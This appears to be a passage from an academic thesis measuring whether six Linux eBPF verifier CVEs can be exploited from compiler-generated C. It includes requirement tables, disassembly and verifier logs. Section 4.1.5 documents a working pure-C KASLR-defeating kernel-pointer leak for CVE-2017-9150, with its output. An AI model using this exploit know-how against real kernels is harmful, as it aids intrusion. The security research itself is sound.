For each CVE, we applied a systematic requirement derivation process. First, we reverse-engineer the original exploit's BPF bytecode, identifying every instruction. Second, we classify each instruction by its opcode, operand encoding, and the verifier code path it triggers. Third, we determine which instructions are essential for the vulnerability trigger versus general program scaffolding. Fourth, we formulate each essential instruction pattern as a testable requirement that the compiler must satisfy. Based on these requirements, we then executed both short and long code snippets in an attempt to successfully exploit each CVE.

3.8.3 Compiler-Reachability Classification

Based on the experimental results, each CVE is classified on a reachability spectrum with four tiers.

A vulnerability is classified as **compiler-reachable** meaning the exploit can be exploited entirely from compiler-generated code.

A vulnerability is **partially-reachable** when most or all requirements are satisfied at the instruction level, but the compiler's alternative instructions route

through different verifier code paths that do not preserve the exploitable state.

A vulnerability is **compiler-adjacent** when some requirements are satisfiable by one compiler but not another, with complementary failure patterns across compilers such that no single compiler satisfies all requirements.

Finally, a vulnerability is **compiler-unreachable** when multiple fundamental barriers rooted in compiler design principles prevent to exploit that CVE through pure C.

Chapter 4 applies this classification to each of the six CVEs.

3.8.4 Experimental Environment

All experiments were primarily conducted on an Ubuntu 24.04.3 LTS environment virtualized via Oracle VirtualBox, as well as within QEMU environments configured with the specific vulnerable kernel versions corresponding to each CVE. The core compilation pipeline utilized Clang 18.1.3 (LLVM 18.1.3) with the BPF target, while cross-validation was systematically performed using alternative compiler versions, including Clang 16.0.6 and GCC 14.0.1 (supporting the BPF target). Disassembly and relocation analyses were uniformly carried out using `llvm-objdump` and `llvm-readelf`, respectively.

To evaluate the impact of compiler transformations, all test programs were compiled across four standard optimization levels (`-O0`, `-O1`, `-O2`, and `-O3`), where applicable based on compiler-specific BPF target constraints (such as GCC's lack of `-O0` support). Additionally, different CPU architecture modes specifically `-mcpu=v1` (64-bit ALU only) and `-mcpu=v3` (ALU32 mode) were evaluated to assess instruction generation behavior.

For runtime validation, the compiled BPF programs were loaded into the kernel verifier, using `log_level=2` to capture an instruction-by-instruction log of the verifier state.

3.8.5 Per-CVE Experiment Design

Table 3.3 summarizes the experimental corpus for each CVE, including the number of test files, experimental approaches, and compiler versions used.

Each CVE's test suite follows a progressive structure. It begins with focused single-requirement tests that isolate each barrier independently and also followed by full-chain integration tests that attempt to combine all approaches in a single program to try to exploit each CVEs. Within each single test file, multiple BPF program sections (`SEC("socket")`) implement different C-level strategies for producing the bytecode pattern needed to exploit that specific CVE.

The strategies range from simple techniques such as `volatile` qualification and explicit type casts to more aggressive approaches such as

CVE	Files	Approaches	Compilers
CVE-2017-9150	6	68	Clang 18, Clang 16
CVE-2017-16995	6	52	Clang 18 (v1+v3 modes)
CVE-2020-8835	6	50	Clang 18, Clang 16
CVE-2020-27194	6	52	Clang 18, Clang 16
CVE-2021-3490	7	86	Clang 18, GCC 14
CVE-2023-2163	7	74	Clang 18, Clang 16, GCC 14
Total	**38**	**382**	

Table 3.3: Experimental corpus summary across all six CVEs.

`__attribute__((optnone))`, union type punning, and map-loaded values for runtime opacity. Not every technique is applicable to every CVE, but the full toolkit was deployed wherever relevant.

3.8.6 Analysis Pipeline

Each test program was compiled using the standard BPF compilation command:

```
clang -O{0,1,2,3} -target bpf -g -c <source>.c -o <output>.o
```

The resulting ELF object files were analyzed through three complementary methods. Disassembly analysis using `llvm-objdump -d` identifies specific opcodes, instruction classes, register usage, and jump patterns in the compiled bytecode. Relocation analysis using `llvm-readelf -r` identifies `R_BPF_64_64` relocations for map references, which determine the `src_reg` encoding applied by libbpf during loading. For selected experiments, LLVM IR analysis using `clang -emit-llvm -S` examines the intermediate representation to identify which optimization pass is responsible for eliminating or transforming exploit-relevant patterns. For CVE-2023-2163, full pass tracing (`-mllvm -print-after-all`) was used to identify the exact pass, EarlyCSEPass, that eliminates identity operations.

For five CVEs (CVE-2017-9150, CVE-2017-16995, CVE-2020-8835, CVE-2020-27194, and CVE-2021-3490), empirical exploit attempt and runtime demonstration were conducted by loading compiled programs into the kernel verifier and capturing the verifier's instruction-by-instruction state dump with `log_level=2`. These demonstrations confirmed the static analysis findings and provided direct evidence of how the verifier processes the compiler's alternative instruction sequences.

The automated analysis pipeline was implemented using a custom Linux Bash script that was developed for each CVE to count specific opcodes, track register

usage, identify jump instruction classes, and detect magic number patterns. All automated results were manually verified against full disassembly output, which proved essential, since analysis script bugs were discovered and corrected during cross-validation for CVE-2023-2163 and CVE-2020-27194.

3.8.7 Evaluation Criteria

For each requirement of each CVE, we evaluate the compiler-generated bytecode at each optimization level. A requirement is considered satisfied if the compiler produces matching bytecode at any optimization level using any tested technique, without post-compilation modification; partially satisfied if the compiler produces structurally similar bytecode that would not enable the exploit, and not satisfied if no tested technique at any optimization level produces matching bytecode.

3.8.8 Limitations

Our methodology has the following limitations. First, our primary compiler is Clang/LLVM, which is the standard BPF compiler. GCC 14 was tested for CVE-2021-3490 and CVE-2023-2163, confirming that the fundamental barriers hold across compiler families, but was not tested for all CVEs. Second, while 382 approaches represent a comprehensive survey, the space of possible C programs is infinite; we mitigate this by identifying the compilation pipeline mechanisms responsible for each failure. Thied, compiler behavior may change in future versions, though the barriers we identify are rooted in fundamental optimization principles. Fourth, we worked only on 6 CVEs, not all.

Chapter 4

Experimental Results

This chapter goes through the results for each CVE, starting from the one that turned out to be fully compiler-reachable and ending with the one that is most deeply unreachable. For each CVE we report what worked, what did not, and why, using disassembly evidence and, where we have it, runtime verifier logs.

4.1 CVE-2017-9150: All Requirements Satisfied

CVE-2017-9150 is the baseline case on our reachability spectrum. Through 68 approaches across 6 test files compiled at 4 optimization levels with Clang 18 and cross-validated with Clang 16, we demonstrate that every bytecode requirement is naturally produced by standard C code.

4.1.1 R1 to R2: Map Reference Generation

The two critical bytecode-level requirements, (R1), `ldimm64` instruction generation and (R2), `src_reg=BPF_PSEUDO_MAP_FD` encoding, are unconditionally satisfied. Every map helper call (`bpf_map_lookup_elem`, `bpf_map_update_elem`, `bpf_map_delete_elem`) generates at least one `ldimm64` instruction with a corresponding `R_BPF_64_64` relocation. At O2, 58 relocations were identified across the six Clang 18 test files (65 including the Clang 16 cross-validation file). The relocation mechanism ensures libbpf sets `src_reg=1` during program loading, which is the value required to trigger the kernel pointer substitution.

4.1.2 R3 to R7: Structural and Runtime Requirements

R3 (`MOV64_IMM`), R4 (`EXIT`), and R5 (valid program structure) are trivially satisfied by any syntactically valid BPF program. R6 (verifier log enabled) is a userspace API

parameter (`log_level=1`), and R7 (map FD resolution) is handled automatically by libbpf.

4.1.3 Dead Code Elimination Analysis

DCE is the only compiler optimization that could prevent the trigger by removing the map reference. We tested 8 dead code elimination scenarios.

The compiler preserves map references in 7 of 8 scenarios at O1 and above, failing only when static analysis proves the enclosing branch is mathematically unreachable (`(u32)x > 0x7FFFFFFF && (u32)x < 0x7FFFFFFA`). Even this edge case survives at O0. The compiler treats BPF helper calls as opaque external functions with potential side effects, preventing their elimination even when the return value is unused (dce2) or stored to a dead variable (dce3). This resilience means that in any realistic BPF program accessing a map, the vulnerability trigger is preserved.

4.1.4 Cross-Compiler Validation

Clang 16 produces nearly identical output. 7 of 8 cross-validation functions match instruction counts exactly, with the sole divergence being a minor register allocation difference in `xval7_conditional_ref`. Both compilers generate identical `R_BPF_64_64` relocation patterns for all map references, confirming the encoding mechanism is compiler-version independent.

4.1.5 A Complete Pure-C Exploit, Validated on a Vulnerable Kernel

Sections 4.1.2 through 4.1.5 established that the compiler emits the trigger encoding for CVE-2017-9150, an `ldimm64` instruction carrying `src_reg = BPF_PSEUDO_MAP_FD`, and that this encoding is byte-identical to the hand-crafted bytecode used in the published exploit. They prove that the instruction the exploit requires is produced by the compiler, but the leak itself was inferred from the encoding equivalence rather than observed directly. This subsection closes that final gap. We construct a complete, working exploit written entirely in pure C, with no inline assembly and no hand-crafted bytecode, and run it end to end on a vulnerable kernel, observing the kernel-pointer leak directly.

Because CVE-2017-9150 is an information-disclosure vulnerability, the exploit's payload is the disclosure of a kernel pointer through the verifier log, which defeats Kernel Address Space Layout Randomisation (KASLR). There is no memory corruption and no privilege escalation; the entire attack consists of inducing the kernel to print a live kernel address into a user-readable log.

Experimental Setup

We provisioned an isolated, offline virtual machine running Ubuntu 17.04, whose default kernel is 4.10, which is within the affected range of kernels before 4.11.1.

- **The pure-C trigger** (`prog.c`) is an ordinary BPF program that performs a single map lookup. The map reference is the trigger, and nothing in the source encodes any instruction by hand. Because BTF-defined maps are not supported on kernels of this vintage, the program uses a legacy `bpf_map_def` map definition. It is compiled with the standard pipeline, `clang -O2 -target bpf -c prog.c -o prog.o`.
- **A minimal loader** (`load_compiled.c`) is a user-space program that reads the compiled object, creates the map, resolves the map relocation, and submits the program to the verifier with `log_level = 1`. Crucially, the loader contains *no* `struct bpf_insn` array, and every instruction it loads is read verbatim from the compiler's output. Its only modification to the bytecode is to write the runtime map file descriptor into the `imm` field of the `ldimm64` instruction, the relocation step that libbpf performs automatically on modern kernels, and which by definition cannot occur at compile time because the descriptor is unknown until run time.

Compiler Output

Disassembling the compiled object confirms that the compiler, from ordinary C, emits the trigger instruction.

Listing 4.1: Disassembly of the compiled trigger. The `ldimm64` at offset 4 is the sixteen-byte double-width instruction occupying slots 4 and 5; it carries `src_reg=1` and an `R_BPF_64_64` relocation against the `my_map` symbol.

```
0:  r6 = 0
1:  *(u32 *)(r10 - 4) = r6
2:  r2 = r10
3:  r2 += -4
4:  r1 = 0 ll          ; ldimm64, src_reg=1, reloc -> my_map
6:  call bpf_map_lookup_elem#1
7:  if r0 == 0 goto +1
8:  r6 = *(u32 *)(r0 + 0)
9:  r0 = r6
10: exit
```

Result on the Vulnerable Kernel

Loading the compiled program on the 4.10 kernel produces the leak. The verifier accepts the program (returning a valid file descriptor) and, because logging is

enabled, prints the disassembled instructions, including the `ldimm64`, whose `imm` field now holds the kernel pointer the kernel substituted for the map descriptor.

Listing 4.2: Verifier log on the vulnerable kernel (4.10). At offset 4, the `ldimm64` reveals a live kernel heap pointer.

```
created map 'my_map' fd=4 (type=2 key=4 val=4 max=1)
relocated insn 4 -> map fd 4 (set src_reg=1)
prog_fd = 5 (errno=0: Success)
---- verifier log ----
0: (b7) r6 = 0
1: (63) *(u32 *)(r10 -4) = r6
2: (bf) r2 = r10
3: (07) r2 += -4
4: (18) r1 = 0xf6eae680        <-- leaked kernel pointer
6: (85) call bpf_map_lookup_elem#1
7: (15) if r0 == 0x0 goto pc+1
   R0=map_value(ks=4,vs=4,id=0) R6=inv R10=fp
8: (61) r6 = *(u32 *)(r0 +0)
9: (bf) r0 = r6
10: (95) exit
processed 12 insns
```

The value `0xf6eae680` is the lower 32 bits of the 64-bit map pointer. The verifier's logging routine prints only the 32-bit `imm` field of the first half of the `ldimm64` instruction, so the upper 32 bits, carried in the second half, are not emitted on this path. The disclosed half is nonetheless sufficient to defeat heap-layout randomisation. We note that the log also reports `R0=map_value(...)` after the helper call, confirming that the program is entirely well-formed and well-behaved, since the disclosure arises not from any malformed program logic but solely from the verifier printing the substituted pointer.

Comparison with the Hand-Crafted Exploit

To confirm equivalence, we ran the canonical published proof of concept, which encodes the same three-instruction program through a manual `struct bpf_insn` array, on the same kernel. It leaks an equivalent pointer through the identical mechanism. Table 4.1 summarises the comparison.

That the two leaked addresses differ is itself confirmation that the disclosed value is a genuine, live kernel pointer rather than a constant or an artefact, since each execution allocates a new map, which the allocator places at a different heap address.

Table 4.1: The hand-crafted exploit and the pure-C program trigger the leak through the identical mechanism (in the compiled case, the `ldimm64` is compiler-emitted). Differences in register, offset, and length stem only from compiler overhead; the leaked addresses differ because each run allocates a fresh map at a different heap location.

	Hand-crafted PoC	**Pure-C (compiled)**
Source form	manual `bpf_insn` array	ordinary C
Inline asm / bytecode	yes	none
Trigger instruction	`ldimm64`, `src_reg=1`	`ldimm64`, `src_reg=1`
Trigger register	`r0`	`r1`
Trigger offset	0	4
Program length	3 instructions	11 instructions
Leaked pointer	`0xf82afb80`	`0xf6eae680`

Control: the Patched Kernel

Running the same compiled binary on a patched kernel yields no leak. The sanitised field appears as zero, because the fix masks the pointer before logging.

```
4: (18) r1 = 0x0                ; pointer masked by the fix
```

Significance

This experiment provides the strongest available evidence for the COMPILER-REACHABLE classification of CVE-2017-9150. The complete exploit chain, from ordinary C source, through the standard compilation pipeline, to a kernel-pointer disclosure on a vulnerable kernel, works with no inline assembly and no hand-crafted bytecode at any stage. It also directly addresses the limitation noted in Sections 3.8.8 and 5.8. For this vulnerability, we did not merely infer exploitability from encoding equivalence on a patched kernel, but demonstrated it directly on a vulnerable one. CVE-2017-9150 is therefore not only reachable in principle but exploitable in practice from pure C.

This places CVE-2017-9150 firmly in the **compiler-reachable** tier: all seven requirements are satisfied, there are zero barriers, and the trigger (a map-reference `ldimm64`) is produced by every tested compiler as the standard mechanism for BPF map access, with no alternative encoding found in any tested configuration.

4.2 CVE-2017-16995: Type-System Width Lock

Through 52 programs across 6 test files, compiled at 4 optimization levels and 2 CPU modes (`-mcpu=v1` and `-mcpu=v3`), we demonstrate that the exploit is not achievable

through any tested compiler configuration due to the compiler's type-system width consistency.

4.2.1 R1: MOV32_IMM Emission

In default mode (`-mcpu=v1/v2`), zero `MOV32_IMM` instructions are emitted across all 52 programs at all optimization levels. All move operations use 64-bit variants exclusively. In ALU32 mode (`-mcpu=v3`), the compiler does emit `MOV32_IMM` for small constants (e.g., `w6 = 0x0`), but critically, the value `0xFFFFFFFF` is loaded via 64-bit `LD_IMM64` (`r0 = 0xffffffff ll`), not `MOV32_IMM`. R1 is conditionally satisfiable only in v3 mode.

4.2.2 R3: The Critical Discriminator, JMP64 on a MOV32 Result

R3 is the requirement that blocks the exploit. Even in `-mcpu=v3` where `MOV32_IMM` is emitted, the compiler enforces width consistency. When a value is assigned via `MOV32_IMM`, subsequent comparisons use `JMP32`, never `JMP64`. The exploit requires the opposite, a 32-bit assignment followed by a 64-bit comparison on the same register, creating the sign-extension mismatch. This combination never occurs across any of the 48 compilations.

Program P3 (`volatile_promote`) illustrates the closest the compiler comes, `w1 = -0x1` (MOV32_IMM) followed by `if w1 != -0x1 goto` (JMP32). The width is consistent, a 32-bit assign and a 32-bit compare. No sign-extension mismatch is possible with JMP32. The raw bytecode makes the barrier visible at the single-bit level. The compiler produces `MOV32_IMM` followed by `JMP32_JNE`, while the exploit requires `MOV32_IMM` followed by `JMP64_JNE`. The difference is one bit in the instruction class field, and the compiler's type system never produces the exploitable combination.

4.2.3 Three Independent Defenses

The compiler employs three independent mechanisms that prevent the exploit pattern.

The first defense is constant folding (Type B* which we will introduce in the next chapter). For programs where the sentinel is a compile-time constant, the compiler evaluates the comparison at the C frontend level and removes the branch entirely. Even `__attribute__((optnone))` cannot prevent this.

The second defense is width-consistent instruction selection (Type F). When branches survive via volatile or map-loaded values, the compiler maintains width consistency, using JMP32 for 32-bit values and JMP64 for 64-bit values.

The third defense is `LD_IMM64` selection for large constants. Even in ALU32 mode, the compiler loads `0xFFFFFFFF` via `LD_IMM64` rather than `MOV32_IMM`, encoding it as the 64-bit value `0x00000000FFFFFFFF`.

4.2.4 Empirical Exploit Attempt and Runtime Demonstration

The runtime demo loaded the compiled chain program (`chain_4_volatile` into the kernel verifier. The verifier accepted the program, confirming that without the MOV32+JMP64 mismatch, the program is genuinely safe. The verifier register tracking evidence shows that at every JMP64 instruction, the register holds a map pointer or 64-bit-loaded value, never a MOV32-assigned sentinel.

This makes CVE-2017-16995 compiler-unreachable. The LLVM BPF backend's type system enforces width consistency between assignments and comparisons (Type F barrier), preventing the `MOV32_IMM` + `JMP64` combination. This is reinforced by two additional defenses, namely language-level constant folding (Type B*) and `LD_IMM64` selection for large constants.

4.3 CVE-2020-8835: Absent Instruction Class

Through 50 programs across 6 test files compiled at 4 optimization levels with Clang 18 and cross-validated with Clang 16, we demonstrate that the exploit is impossible because the trigger instruction class (JMP32) is never emitted.

4.3.1 R1: Zero JMP32 Instructions

No JMP32 instructions were generated in any test files. Instead, the compiler uses a three-instruction truncation idiom for all 32-bit comparisons, `r_copy = r; r_copy «= 32; r_copy »= 32`, followed by a 64-bit JMP. This idiom was found 32 times across all Clang 18 O2 files and 5 additional times in Clang 16. The truncation idiom invokes `reg_bound_offset()` (the correct verifier function) rather than `reg_bound_offset32()` (the buggy function), preventing the vulnerability from being triggered. Crucially, this absence holds at O0 as well, since zero JMP32 instructions appear even with all optimizations disabled, confirming that the truncation idiom is a backend instruction selection rule, not an optimizer transformation. No compiler flag or attribute can change this behavior.

Program 7 (`jmp32_7_mixed_64_32`) directly mirrors the exploit's pattern of 64-bit range checks followed by 32-bit checks with an AND mask. The disassembly shows the truncation idiom at instructions 112 to 115 replacing the exploit's JMP32, and the AND using `AND64_IMM` instead of `AND64_REG` as in the exploit.

4.3.2 R2: Tautological Comparison Elimination

The exploit requires the verifier to process the always-false branch of `(u32)val > 0xFFFFFFFF`. We tested 10 approaches spanning direct constants, volatile variables, map-loaded thresholds, and optnone. In the majority of approaches, the comparison is eliminated entirely by the compiler. In the approaches where it survives (via volatile or map-loaded thresholds), the comparison uses 64-bit JMP (not JMP32), rendering it harmless.

The optnone result (`taut7_optnone`) was particularly significant, since the comparison is still eliminated despite optimization being disabled. The C frontend evaluates `(unsigned int)x > UINT_MAX` as always false during AST-level processing before LLVM IR is generated. This is a Type B* (language-level semantic elimination) barrier that no compiler flag can override.

Additionally, the `tautological catch-22` applies. If the threshold is a compile-time constant, the compiler eliminates the check, and if it is a runtime value (to prevent elimination), the verifier does not know the threshold is `0xFFFFFFFF` and the specific bounds corruption cannot occur. These are mutually exclusive requirements.

4.3.3 R3 to R7: Partial Satisfaction

Table 4.2 summarizes the complete requirement assessment.

ID	Requirement	Status	Evidence
R1	JMP32 instructions	FAIL	0 JMP32 in 26 files, 52 programs, 2 compilers
R2	Tautological comparison	FAIL	Eliminated at C frontend (survives volatile but uses JMP64)
R3	64-bit bounds setup	PASS	`0x4000000000` and `0x2000000000` constants preserved
R4	AND mask via register	PASS	Volatile forces register AND (opcode 0x5f)
R5	Pointer subtraction	PASS	`SUB_REG` confirmed in `ptr3_sub_offset`
R6	ALU sanitation bypass	FAIL	Depends on R1+R2; without bounds confusion, no bypass
R7	OOB read/write	FAIL	Depends on R6; no OOB pointer possible

Table 4.2: CVE-2020-8835 requirement satisfaction.

64-bit bounds setup (R3) works correctly, since the compiler preserves `LD_IMM64` constants for values like `0x4000000000`. AND mask via register (R4) is achievable with volatile, which forces a register-based AND. Pointer subtraction (R5) compiles correctly, and `ptr3_sub_offset` generates `r7 -= r1`. However, R6 (ALU sanitation bypass) and R7 (OOB read/write) depend on R1 and R2 being satisfied first, which they cannot be. The full chain tests (8 programs) all fail, and zero programs trigger CVE-2020-8835.

4.3.4 Empirical Exploit Attempt and Runtime Demonstration

The verifier rejected the compiled program with the message `value -4294967295 makes map_value pointer be out of bounds`. The verifier state dump shows that after the truncation idiom, the register state is `R1` $\in [0, \texttt{0xFFFFFFFF}]$ with `var_off = (0x0; 0xFFFFFFFF)`, so all 32 bits are unknown. The specific bounds information from the 64-bit range was destroyed by the truncation. With the original exploit's JMP32, the verifier would believe the value is exactly 0 (`tnum = {value=0, mask=0}`).

CVE-2020-8835 is therefore compiler-unreachable, blocked by two independent barriers: Type A (JMP32 never emitted by the Clang BPF backend) and Type B/B* (the tautological comparison eliminated at the language level). Clang 16 produces byte-identical output, confirming that this behavior is consistent across at least two LLVM versions spanning approximately two years of development.

4.4 CVE-2020-27194: Instruction-Level Completeness Without Exploitability

Through 52 programs across 6 test files compiled at 4 optimization levels with Clang 18 and cross-validated with Clang 16, we demonstrate that CVE-2020-27194 occupies a unique position. The compiler can produce all 7 exploit instructions individually, but the exploit chain does not function because the compiler's alternative 32-bit truncation instruction routes through a different verifier code path.

4.4.1 R1: OR Trigger

The OR trigger is conditionally satisfied. The compiler eliminates `val |= 0` as an identity operation (Type B barrier). However, our analysis revealed that OR with a non-zero operand (`val |= 1`) triggers the same verifier bug in `scalar32_min_max_or()`, because the bug is in how the function handles the bounds interaction, not in the specific OR operand. The compiler preserves `val`

`|= 1` at all optimization levels. Volatile also preserves OR with zero (`val |= volatile_zero`). At O2, 13 of 52 programs contain at least one OR instruction.

4.4.2 R2: 32-Bit Truncation, The Critical Barrier

The exploit requires `MOV32_REG`, which triggers the verifier's `zext_dst` code path that propagates corrupted 32-bit bounds. The compiler never generates `MOV32_REG`, and across all 52 programs and all 26 compilations, zero instances appear. Instead, the compiler uses two alternative strategies, AND-mask fusion (`AND 0xFFFFFFFE; RSH 1`), where the compiler fuses the 32-bit truncation with the subsequent right shift into a single AND+RSH sequence, and store-u32/reload-u32 (`*(u32*)(r10-N) = r1; r1 = *(u32*)(r10-N)`), which stores the lower 32 bits to the stack and reloads them.

Our empirical exploit attempt and runtime demonstration confirmed that the store-u32/reload-u32 alternative routes through the verifier's `check_stack_read` code path, which assigns generic bounds $[0, 2^{32} - 1]$ after the 32-bit reload. This destroys the corrupted `u32` bounds from the OR bug. By contrast, the exploit's `MOV32_REG` routes through `zext_dst`, which preserves the corrupted bounds. This is a Type E barrier (verifier path divergence), where the compiler's instruction is mathematically equivalent but interacts with a different verifier code path.

4.4.3 R3 to R7: All Pass

All remaining requirements are satisfied at the instruction level. Table 4.3 presents the complete assessment.

ID	Requirement	Status	Evidence
R1	OR trigger	Conditional	`val |= 0` eliminated; `val |= 1` preserved (triggers same bug)
R2	32-bit truncation	FAIL	0 `MOV32_REG` in 52 programs; store-u32/reload instead
R3	Bounds establishment	PASS	`0x600000002` constants preserved via `LD_IMM64`
R4	RSH by 1	PASS	`r1 >>= 0x1` at all optimization levels
R5	MUL by constant	PASS	`r1 *= 0x110` preserved for runtime values
R6	Pointer subtraction	PASS	`r1 -= r2` generated correctly
R7	OOB read/write	PASS	`LDX_MEM/STX_MEM` at non-stack offsets

Table 4.3: CVE-2020-27194 requirement satisfaction.

All individual requirements are satisfiable, but R2's alternative instruction routes through a non-exploitable verifier path (Type E barrier).

4.4.4 The chain8_optnone Achievement

The `chain8_optnone` program, compiled with `__attribute__((optnone))`, achieves 7/7 requirements at the instruction level, so that for each of the seven exploit steps, the compiler produces an instruction that performs the equivalent mathematical operation, though not necessarily using the same opcode as the original exploit. This was verified both statically (`make verify`) and dynamically (verifier log). However, the exploit chain does not function because the R2 truncation uses store-u32/reload-u32 rather than the exploit's `MOV32_REG`, which resets the corrupted bounds through verifier path divergence.

4.4.5 Empirical Exploit Attempt and Runtime Demonstration

The verifier rejected the program at the pointer subtraction instruction with the message `value makes map_value pointer be out of bounds`. The verifier log

reveals kernel pointers for both maps (`data_map` and `storage_map`), confirming the program interacts with live kernel objects. Our static analysis of the bytecode, which shows the absence of `MOV32_REG` and the use of `check_stack_read` instead of `zext_dst`, provides the primary evidence for the verifier path divergence barrier independently of the kernel version.

This places CVE-2020-27194 in the partially-reachable tier. The most complete chain achieves 7/7 instructions with optnone, yet the compiler's truncation alternative breaks the exploit chain through verifier path divergence (Type E). The `MOV32_REG` instruction is never emitted (Type A), and semantic absorption (Type C) eliminates the OR trigger in full exploit contexts at standard O2. Cross-compiler validation confirms byte-identical output between Clang 16 and Clang 18.

4.5 CVE-2021-3490: Complementary Compiler Failures

Through 86 approaches across 7 test files compiled with both Clang 18 and GCC 14, we demonstrate that CVE-2021-3490 exhibits a unique complementary failure pattern across the two production BPF compilers.

4.5.1 Requirement Scorecard

Table 4.4 presents the per-requirement results for both compilers at O2.

4.5.2 The Complementary Failure Pattern

Clang 18 satisfies {R2, R5} but fails {R3, R4} because it never emits 32-bit ALU or JMP32 instructions. GCC 14 satisfies {R2, R3, R4} but fails {R5} because it performs strength reduction, replacing `MUL 0x110` with `LSH(4) + ADD + LSH(4)` (which computes $16 \times (16x + x) = 272x$). Both compilers fail R1 (tnum-aware construction) and R6 (pointer subtraction) in all tested configurations. The set union across both compilers is {R2, R3, R4, R5}, still missing R1, R6, and full R7.

This complementary pattern reflects contradictory backend design philosophies, Clang's 64-bit-first approach (all operations use ALU64, MUL preserved as native instruction) versus GCC's 32-bit-aware approach (32-bit operations emitted natively, but MUL strength-reduced). No C-level technique can change which philosophy the backend uses.

Req	Description	Clang 18	GCC 14	Key Evidence
R1	Tnum construction	FAIL	FAIL	Both fold or use LD_IMM64
R2	Reg-reg AND	PASS	PASS	Large constants force reg-reg encoding
R3	MOV32_REG	FAIL	PASS	Clang: 0 w-prefix; GCC: 3 instances
R4	JMP32	FAIL	PASS	Clang: 0; GCC: 15 at O2
R5	MUL preserved	PASS	FAIL	Clang: 16 MUL; GCC strength-reduces to shift+add
R6	Pointer SUB	FAIL	FAIL	0 pointer-scalar SUB in either compiler
R7	7 live registers	PARTIAL	PARTIAL	Max 4/4 callee-saved in both

Table 4.4: CVE-2021-3490 requirement scorecard.

4.5.3 Algebraic Simplification

Both compilers independently prove that the exploit's ten-step arithmetic chain is algebraically equivalent to a much simpler expression. Clang 18 reduces it to `(~v) & 1` (XOR + AND + MUL, 3 instructions). GCC 14 reduces it to `(-(v+1) & 1) & 0x110` (ADD + AND + NEG + AND, 4 instructions). The LLVM IR explicitly shows the derivation:

```
%13 = and i64 %9, 1          ; extract bit 0
%14 = xor i64 %13, 1         ; NOT: compiler-derived equivalence
%15 = mul nuw nsw i64 %14, 272  ; multiply by 0x110
```

Every intermediate step the exploit depends on, the tnum evolution through MOV32_IMM → LSH → AND → ADD → JMP32 → ADD → MOV32 → AND, is eliminated. The compiler proves the mathematical equivalence and emits the simplified form. No C-level construct we tested could prevent this simplification, and because the equivalence is mathematically true, any compiler that performs algebraic simplification would reach the same result.

4.5.4 Cross-Compiler and Optimization-Level Analysis

Clang 18 produces bit-for-bit identical bytecode at O1, O2, and O3 for all seven source files, confirming that the LLVM BPF backend's optimization pipeline

saturates at O1. GCC 14 shows significant O1→O2 differences but minimal O2→O3 changes. At O0 (Clang only), 38 MUL instructions survive (versus 16 at O2), but zero w-prefix and zero JMP32 instructions appear, confirming that R3/R4 failure is a backend characteristic, not an optimization artifact. The requirements {R3, R4} (32-bit operations) and {R5} (MUL preservation) are anti-correlated across the two compilers. Clang's architecture preserves MUL but never emits 32-bit operations. GCC's architecture emits 32-bit operations but destroys MUL through strength reduction. This is not a coincidence, since it reflects different code generation philosophies that are hardcoded in the respective backends' instruction selection tables, as documented in the internal specifications of the GCC BPF back-end port [19].

4.5.5 Empirical Exploit Attempt and Runtime Demonstration

The verifier accepted the compiled program (fd=6) with correct bounds. Unlike CVE-2020-8835 (rejected), the acceptance proves the algebraically simplified chain produces correct verifier state, so no exploitation is possible. The verifier log shows $[0, 1]$ after AND and $[0, 272]$ after MUL, so both 32-bit and 64-bit bounds are synchronized and correct. The buggy `scalar32_min_max_and()` is never called with the specific tnum input that triggers the mismatch.

CVE-2021-3490 is therefore compiler-adjacent, blocked by five independent barriers across two compilers. Its defining characteristic is that no single compiler satisfies all requirements, since Clang and GCC each pass requirements the other fails; even a hypothetical "best-of-both" compiler would still fail R1, R6, and full R7.

4.6 CVE-2023-2163: Multiple Fundamental Barriers

Through 74 approaches across 7 test files, compiled at up to 4 optimization levels with Clang 18 and cross-validated with Clang 16, we demonstrate that pure C implementation is not achievable with any tested compiler due to multiple independent barriers.

4.6.1 R1: Constants in Callee-Saved Registers, Not Satisfied

The exploit requires magic numbers which founded by the fuzzer in registers R6 to R9. This requirement has two parts.

Regarding magic number preservation, all eight magic numbers can be preserved in the bytecode when declared as `volatile`. Without volatile, the compiler folds all four constants into a single precomputed sum at O1+. Experiment 7 (`exp7_magic_with_helper`) demonstrates this, since the compiler computes $(149420059 + 3982203280 + 67 + 1042510562) \bmod 256 = 208$ at compile time and emits a single `r0 += 0xd0`.

The core failure, however, lies in register placement. Even when preserved via volatile, the constants are never placed in R6 to R9. The compiler loads each constant into R1 and spills it to the stack. The 20-experiment register allocation study revealed that R6 to R9 are used only when three conditions are simultaneously met, namely that a helper call is present, that a value must survive the call, and that the value is a runtime value unknown at compile time. Experiment 19 (`exp19_max_register_pressure`) is the only experiment where all four callee-saved registers are used simultaneously, but they hold runtime values from skb fields, never compile-time constants.

This creates what we call the constant placement paradox. Non-volatile constants are folded away, volatile constants go to the stack, and only runtime values reach R6 to R9. No C-level construct we tested could place a specific compile-time constant in a callee-saved register, and the compiler's liveness-based register allocation strategy suggests this is a structural property rather than an artifact of our specific test programs.

Table 4.5 shows callee-saved register usage across all 20 experiments at O2, revealing the precise conditions under which R6 to R9 are allocated.

Three patterns emerge from this table. First, without a helper call (exp1, exp2, exp6), R6 to R9 are never used. Second, with a helper call but only compile-time constants (exp7, exp8, exp14, exp17, exp18, exp20), R6 to R9 are still never used for the constants, since they are folded or spilled to the stack. Third, R6 to R9 are used only when runtime values must survive a helper call (exp3 to exp5, exp9 to exp11, exp13, exp15 to exp16, exp19).

4.6.2 R2: No-Op Arithmetic Instructions, Not Satisfied

The exploit requires `r7 *= 1`, `r6 += 0`, and `r8 *= 1` ($\times 2$). We tested six C-level techniques, namely direct multiplication, volatile variables, register hints, inline helpers, optnone, and union type punning. None succeeded at any optimization level.

At O0, the compiler generates a load-store pair instead of the arithmetic instruction. At O1+, the operation is eliminated entirely by LLVM's EarlyCSEPass. LLVM pass tracing (`-mllvm -print-after-all`) confirmed that EarlyCSEPass recognizes `mul i64 %x, 1` and `add i64 %x, 0` as algebraic identities and replaces the result with the input operand. This pass runs early in the pipeline, before

Experiment	R6	R7	R8	R9	Stack	Helper	Key Observation
exp1 baseline	–	–	–	–	–	No	No helper, no R6 to R9
exp2 overlapping	–	–	–	–	–	No	No helper, no R6 to R9
exp3 single helper	✓	–	–	–	–	Yes	1 runtime value across call
exp4 helper 4 vals	✓	–	–	–	–	Yes	All folded into R6
exp5 helper 6 vals	✓	–	–	–	–	Yes	All folded into R6
exp6 volatile no helper	–	–	–	–	8 ops	No	Volatile → stack
